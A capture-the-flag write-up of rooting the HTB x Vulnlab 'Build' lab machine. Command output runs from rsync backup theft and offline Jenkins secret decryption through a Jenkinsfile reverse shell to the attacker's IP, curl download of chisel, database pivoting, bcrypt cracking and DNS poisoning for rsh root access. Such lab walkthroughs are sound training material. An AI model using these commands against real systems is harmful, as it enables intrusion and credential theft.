


Synopsis:#
This write-up details the penetration test conducted against the HTB x Vulnlab Build machine identified by the IP address 10.10.102.56. Initial reconnaissance revealed several open ports, including SSH, RSH-related services, RSYNC, and a Gitea instance on port 3000. Vulnerability analysis began with the Gitea service, where user registration was possible. After registering an account, exploration revealed a repository containing a Jenkinsfile. Attention then shifted to the open RSYNC service, which exposed a Jenkins backup archive (jenkins.tar.gz). This archive was downloaded and unpacked. Within the backup, an encrypted Jenkins password was found in configuration files (config.xml), along with necessary decryption keys (master.key, hudson.util.Secret). Using a publicly available script, the password was decrypted offline, revealing credentials for the buildadm user. These credentials granted authenticated access back into the Gitea instance. Exploitation proceeded by modifying the previously discovered Jenkinsfile within Gitea to include a reverse shell payload. Committing this change triggered the Jenkins pipeline, resulting in initial access as the root user within a Docker container. Post-exploitation within the container identified internal network routes and services, including a MariaDB database accessible via the container’s gateway IP. Lateral movement involved setting up a network pivot using Chisel to tunnel traffic from the attacker machine through the compromised container to the internal network. This allowed connection to the MariaDB service, which contained a powerdnsadmin database. Credentials (username admin and a bcrypt hash) for the PowerDNS-Admin service were found within this database. The hash was cracked offline, yielding the password. Using the cracked credentials and the pivot, the attacker accessed the PowerDNS-Admin web interface running on an internal IP. Privilege escalation was achieved by leveraging administrative access to PowerDNS-Admin to perform DNS poisoning, specifically altering the ‘A’ record for admin.build.vl (a hostname found listed in a .rhosts file discovered within the container) to point to the attacker’s IP address. This configuration, combined with the insecure .rhosts file on the target host which allowed passwordless root login from admin.build.vl, enabled the attacker to gain root access on the host machine via RSH.
Active Recon:#
The engagement commenced with active reconnaissance against the target IP address 10.10.102.56. An Nmap scan was performed to identify open ports and running services.
┌──(toothless5143㉿kali)-[~]
└─$ nmap -sV -Pn -p- --min-rate=5000 10.10.102.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-28 23:39 +06
Nmap scan report for 10.10.102.56
Host is up (0.17s latency).
Not shown: 65530 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 47:21:73:e2:6b:96:cd:f9:13:11:af:40:c8:4d:d6:7f (ECDSA)
|_  256 2b:5e:ba:f3:72:d3:b3:09:df:25:41:29:09:f4:7b:f5 (ED25519)
512/tcp open  exec    netkit-rsh rexecd
513/tcp open  login?
514/tcp open  shell   Netkit rshd
873/tcp open  rsync   (protocol version 31)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.00 seconds
The scan identified the following open TCP ports: 22 (SSH), 512 (exec/rsh), 513 (login), 514 (shell/rsh), and 873 (rsync). Among the open ports, the port 3000 seemed interesting upon visiting the port the attacker found a gitea instance.
Vulnerability Analysis & Exploitation (Phase 1: Discovery & Credential Recovery):#

Initial focus turned to the Gitea instance identified on port 3000.

The Gitea service allowed user registration. An account with username toothless5143 and email [email protected] was created to explore authenticated functionality.

After registration and logging in, exploring the repositories revealed one named buildadm/dev.
Inside the buildadm/dev repository, a file named Jenkinsfile was discovered. This file contained a basic Jenkins pipeline script.

Jenkins is a popular automation server, often used for building, testing, and deploying software (CI/CD). A Jenkinsfile defines a Jenkins pipeline, which describes the steps the server should execute.
Having noted the Jenkinsfile, attention shifted to the RSYNC service on port 873 identified by Nmap. Banner grabbing with nc confirmed the service version.
┌──(toothless5143㉿kali)-[~]
└─$ nc -vn 10.10.102.56 873
(UNKNOWN) [10.10.102.56] 873 (rsync) open
@RSYNCD: 31.0 sha512 sha256 sha1 md5 md4
Rsync (Remote Sync) is a utility for efficiently transferring and synchronizing files and directories between two locations.
Listing available RSYNC shares revealed one named backups.
┌──(toothless5143㉿kali)-[~]
└─$ rsync -av --list-only rsync://10.10.102.56
backups         backups
Enumerating the contents of the backups share revealed a large archive file, jenkins.tar.gz.
┌──(toothless5143㉿kali)-[~]
└─$ rsync -av --list-only rsync://10.10.102.56/backups
receiving incremental file list
drwxr-xr-x          4,096 2024/05/02 19:26:31 .
-rw-r--r--    376,289,280 2024/05/02 19:26:19 jenkins.tar.gz

sent 24 bytes  received 82 bytes  30.29 bytes/sec
total size is 376,289,280  speedup is 3,549,898.87
This backup file was downloaded using rsync.
┌──(toothless5143㉿kali)-[~]
└─$ rsync -avzP 10.10.102.56::backups/jenkins.tar.gz .
receiving incremental file list
jenkins.tar.gz
    376,289,280 100%    1.14MB/s    0:05:13 (xfr#1, to-chk=0/1)

sent 43 bytes  received 303,757,653 bytes  956,717.15 bytes/sec
total size is 376,289,280  speedup is 1.24
The downloaded archive was extracted (e.g., using tar -xzvf jenkins.tar.gz). Within the extracted directory structure, specifically in jenkins_configuration/jobs/build/config.xml, an encrypted password was found.
┌──(toothless5143㉿kali)-[~]
└─$ cat jenkins_configuration/jobs/build/config.xml | grep password
              <password>{AQAAABAAAAAQUNBJaKiUQNaRbPI0/VMwB1cmhU/EHt0chpFEMRLZ9v0=}</password>
A known Python script for decrypting Jenkins credentials offline (jenkins_offline_decrypt.py) was identified via its GitHub URL. The script was downloaded using wget.
The decryption script required several files from the extracted Jenkins backup: the encrypted password (within config.xml), the master key (jenkins_configuration/secrets/master.key), and the Hudson secret key (jenkins_configuration/secrets/hudson.util.Secret). The script was executed with these inputs.
┌──(toothless5143㉿kali)-[~]
└─$ python3 jenkins_offline_decrypt.py jenkins_configuration/secrets/master.key jenkins_configuration/secrets/hudson.util.Secret jenkins_configuration/jobs/build/config.xml
/home/toothless5143/jenkins_offline_decrypt.py:124: SyntaxWarning: invalid escape sequence '\{'
  secrets += re.findall(secret_title + '>\{?(.*?)\}?</' + secret_title, data)
<REDACTED>
The script successfully decrypted the password. The associated username was identified as buildadm found within the Jenkins configuration files.
Vulnerability Analysis & Exploitation (Phase 2: RCE via Jenkins):
With the recovered credentials (buildadm:<REDACTED>), the attacker logged back into the Gitea instance, this time as the buildadm user.

Authenticated as buildadm, the attacker navigated back to the buildadm/dev repository and edited the Jenkinsfile. The original content was replaced with a Groovy script containing a reverse shell command, directed to the attacker’s IP (10.8.6.64) on port 9001.
pipeline {
    agent any

stages {
        stage('Do nothing') {
            steps {
                sh "bash -c 'bash -i >& /dev/tcp/10.8.6.64/9001 0>&1'"
            }
        }
    }
The attacker committed the changes to the Jenkinsfile. It was anticipated that Jenkins was configured to monitor this repository and automatically trigger a build upon detecting changes, thereby executing the malicious payload.
Post Exploitation (Initial Container Access):#
A Netcat listener was started on the attacker’s machine (kali) listening on port 9001.
┌──(toothless5143㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
Shortly after the commit in Gitea, a connection was received by the listener, providing an interactive shell.
┌──(toothless5143㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...

root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main# whoami
root
The whoami command confirmed the shell was running as root. Further investigation confirmed the environment was a Docker container: the presence of /.dockerenv and the container-like hostname 5ac6c7d6fb8e.
root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main# ls -la /.dockerenv

-rwxr-xr-x 1 root root 0 May  9  2024 /.dockerenv
The container’s network routing table was examined using cat /proc/net/route.
root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main# cat /proc/net/route

Iface   Destination     Gateway         Flags   RefCnt  Use     Metric  Mask            MTU     Window  IRTT
eth0    00000000        010012AC        0003    0       0       0       00000000        0       0       0
eth0    000012AC        00000000        0001    0       0       0       0000FFFF        0       0       0
A bash script was used directly in the shell to parse the hexadecimal output into readable IP addresses.
#!/bin/bash

# Function to convert hex (little-endian) to dotted IP
hex_to_ip() {
    local hex=$1
    printf "%d.%d.%d.%d\n" \
        "0x${hex:6:2}" \
        "0x${hex:4:2}" \
        "0x${hex:2:2}" \
        "0x${hex:0:2}"
}
# Header
printf "%-8s %-15s %-15s %-15s\n" "Iface" "Destination" "Gateway" "Mask"
# Skip first line (header), read /proc/net/route
tail -n +2 /proc/net/route | while read -r iface dest gateway flags refcnt use metric mask mtu win irtt; do
    dest_ip=$(hex_to_ip "$dest")
    gateway_ip=$(hex_to_ip "$gateway")
    mask_ip=$(hex_to_ip "$mask")
    printf "%-8s %-15s %-15s %-15s\n" "$iface" "$dest_ip" "$gateway_ip" "$mask_ip"
done
The output showed the container’s network configuration, including the default gateway at 172.18.0.1.
eth0    0.0.0.0         172.18.0.1      0.0.0.0
eth0    172.18.0.0      0.0.0.0         255.255.0.0
Enumeration within the container’s root home directory (/root) revealed the user flag (user.txt) and a hidden .rhosts file.
root@5ac6c7d6fb8e:~# ls -la

total 9176
drwxr-xr-x 3 root root    4096 Apr 29 10:50 .
drwxr-xr-x 1 root root    4096 May  9  2024 ..
lrwxrwxrwx 1 root root       9 May  1  2024 .bash_history -> /dev/null
-r-------- 1 root root      35 May  1  2024 .rhosts
drwxr-xr-x 2 root root    4096 May  1  2024 .ssh
-rw------- 1 root root      37 May  1  2024 user.txt
The contents of .rhosts indicated that passwordless RSH access as root might be allowed from hosts named admin.build.vl and intern.build.vl. This file is significant for later privilege escalation.
root@5ac6c7d6fb8e:~# cat .rhosts

admin.build.vl +
intern.build.vl +
Lateral Movement:#
From within the container, the attacker probed the gateway IP (172.18.0.1) on the default MySQL/MariaDB port (3306) using bash’s built-in TCP functionality, confirming a MariaDB service was listening.
root@5ac6c7d6fb8e:~# cat < /dev/tcp/172.18.0.1/3306

11.3.2-MariaDB-1:11.3.2+maria~ubu2204Ujk]p={xe��-��r04S&a:=d]&Dmysql_native_password
To interact with this internal database from the attacker machine, network pivoting was required. The chisel binary was downloaded onto the compromised container from a web server hosted on the attacker machine (10.8.6.64). (Assuming chmod +x chisel was performed after download).
root@5ac6c7d6fb8e:~# curl -O http://10.8.6.64/chisel

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 9152k  100 9152k    0     0   964k      0  0:00:09  0:00:09 --:--:-- 1136k
A chisel server was started on the attacker machine (kali), configured for reverse connections, listening on port 1234, and providing a SOCKS5 proxy.
┌──(toothless5143㉿kali)-[~/.tools/pivoting]
└─$ sudo ./chisel server --reverse -v -p 1234 --socks5
2025/04/29 17:07:38 server: Reverse tunnelling enabled
2025/04/29 17:07:38 server: Fingerprint xE3thCiBTDFCfBYTbYkclzCkx/OI18kk44qRBM19yVk=
2025/04/29 17:07:38 server: Listening on http://0.0.0.0:1234
The chisel client was then executed on the compromised container, connecting back to the attacker’s chisel server (10.8.6.64:1234) and establishing the SOCKS5 tunnel via the R:socks argument.
root@5ac6c7d6fb8e:~# ./chisel client -v 10.8.6.64:1234 R:socks
./chisel client -v 10.8.6.64:1234 R:socks
2025/04/29 11:11:31 client: Connecting to ws://10.8.6.64:1234
2025/04/29 11:11:32 client: Handshaking...
2025/04/29 11:11:33 client: Sending config
2025/04/29 11:11:33 client: Connected (Latency 171.412931ms)
2025/04/29 11:11:33 client: tun: SSH connected
On the attacker machine, the /etc/proxychains4.conf file was edited to include the SOCKS5 proxy provided by the chisel server, typically running on 127.0.0.1:1080.
# Add this line in /etc/proxychains4.conf
socks5 127.0.0.1 1080
Using proxychains to route the connection through the established tunnel, the attacker connected to the internal MariaDB server at 172.18.0.1 as the root user, which did not require a password.
┌──(toothless5143㉿kali)-[~]
└─$ proxychains -q mysql -h 172.18.0.1 -u root

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 89
Server version: 11.3.2-MariaDB-1:11.3.2+maria~ubu2204 mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]>
Listing the databases revealed one named powerdnsadmin.
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| powerdnsadmin      |
| sys                |
+--------------------+
5 rows in set (0.177 sec)
The powerdnsadmin database was selected for use.
MariaDB [(none)]> use powerdnsadmin;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
Querying the records table within this database showed internal DNS entries. This confirmed the existence of several internal services and revealed that pdns.build.vl (presumably the PowerDNS service itself) was hosted at 172.18.0.6.
MariaDB [powerdnsadmin]> select * from records;
+----+-----------+----------------------+------+------------------------------------------------------------------------------------------+------+------+----------+-----------+------+
| id | domain_id | name                 | type | content                                                                                  | ttl  | prio | disabled | ordername | auth |
+----+-----------+----------------------+------+------------------------------------------------------------------------------------------+------+------+----------+-----------+------+
|  8 |         1 | db.build.vl          | A    | 172.18.0.4                                                                               |   60 |    0 |        0 | NULL      |    1 |
|  9 |         1 | gitea.build.vl       | A    | 172.18.0.2                                                                               |   60 |    0 |        0 | NULL      |    1 |
| 10 |         1 | intern.build.vl      | A    | 172.18.0.1                                                                               |   60 |    0 |        0 | NULL      |    1 |
| 11 |         1 | jenkins.build.vl     | A    | 172.18.0.3                                                                               |   60 |    0 |        0 | NULL      |    1 |
| 12 |         1 | pdns-worker.build.vl | A    | 172.18.0.5                                                                               |   60 |    0 |        0 | NULL      |    1 |
| 13 |         1 | pdns.build.vl        | A    | 172.18.0.6                                                                               |   60 |    0 |        0 | NULL      |    1 |
| 14 |         1 | build.vl             | SOA  | a.misconfigured.dns.server.invalid hostmaster.build.vl 2024050201 10800 3600 604800 3600 | 1500 |    0 |        0 | NULL      |    1 |
+----+-----------+----------------------+------+------------------------------------------------------------------------------------------+------+------+----------+-----------+------+
7 rows in set (0.192 sec)
Next, the user table was queried, revealing the credentials for the PowerDNS-Admin web interface: username admin and a bcrypt password hash.
MariaDB [powerdnsadmin]> select * from user;
+----+----------+--------------------------------------------------------------+-----------+----------+----------------+------------+---------+-----------+
| id | username | password                                                     | firstname | lastname | email          | otp_secret | role_id | confirmed |
+----+----------+--------------------------------------------------------------+-----------+----------+----------------+------------+---------+-----------+
|  1 | admin    | $2b$12$s1hK0o7YNkJGfu5poWx.0u1WLqKQIgJOXWjjXz7Ze3Uw5Sc2.hsEq | admin     | admin    | [email protected] | NULL       |       1 |         0 |
+----+----------+--------------------------------------------------------------+-----------+----------+----------------+------------+---------+-----------+
1 row in set (0.175 sec)
The hash ($2b$12$s1hK0o7YNkJGfu5poWx.0u1WLqKQIgJOXWjjXz7Ze3Uw5Sc2.hsEq) was saved locally (e.g., to hash.txt) and cracked using hashcat with mode 3200 (bcrypt) and the rockyou.txt wordlist.
┌──(toothless5143㉿kali)-[~]
└─$ hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt.gz -a0
hashcat (v6.2.6) starting
<SNIP - Hashcat running>
┌──(toothless5143㉿kali)-[~]
└─$ hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt.gz -a0 --show
$2b$12$s1hK0o7YNkJGfu5poWx.0u1WLqKQIgJOXWjjXz7Ze3Uw5Sc2.hsEq:<REDACTED>The password was cracked.
Privilege Escalation:#
Using the cracked credentials (admin:<REDACTED>) and the established proxy tunnel (by configuring the foxyproxy extension to use the SOCKS5 proxy at 127.0.0.1:1080), the attacker accessed the PowerDNS-Admin web interface at http://172.18.0.6.

Login was successful; OTP was not required.

Inside the PowerDNS-Admin interface, the attacker navigated to manage the build.vl zone. Recalling the .rhosts file contents (admin.build.vl +), the attacker performed DNS poisoning by editing the ‘A’ record for the hostname admin.build.vl and changing its associated IP address to the attacker’s Kali machine IP (10.8.6.64).

The changes were saved. Now, any system using this DNS server (which the target host presumably does) would resolve admin.build.vl to the attacker’s IP address.
The final step leveraged the insecure RSH configuration. The target host’s /root/.rhosts file allowed passwordless root login from any host identifying itself as admin.build.vl. Since the DNS was poisoned, the attacker’s machine (10.8.6.64) now matched this trusted name from the target’s perspective (via reverse DNS lookup or equivalent trust mechanism based on the source IP resolving to the trusted name). The attacker executed the rsh command from their Kali machine.
┌──(toothless5143㉿kali)-[~]
└─$ rsh [email protected]
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-105-generic x86_64)

<SNIP>

root@build:~# ls
root.txt  scripts  snap
This successfully granted the attacker a root shell on the target host machine (root@build), completing the privilege escalation. The root flag (root.txt) was present in the current directory. The host was fully compromised.
Signing out,
- Toothless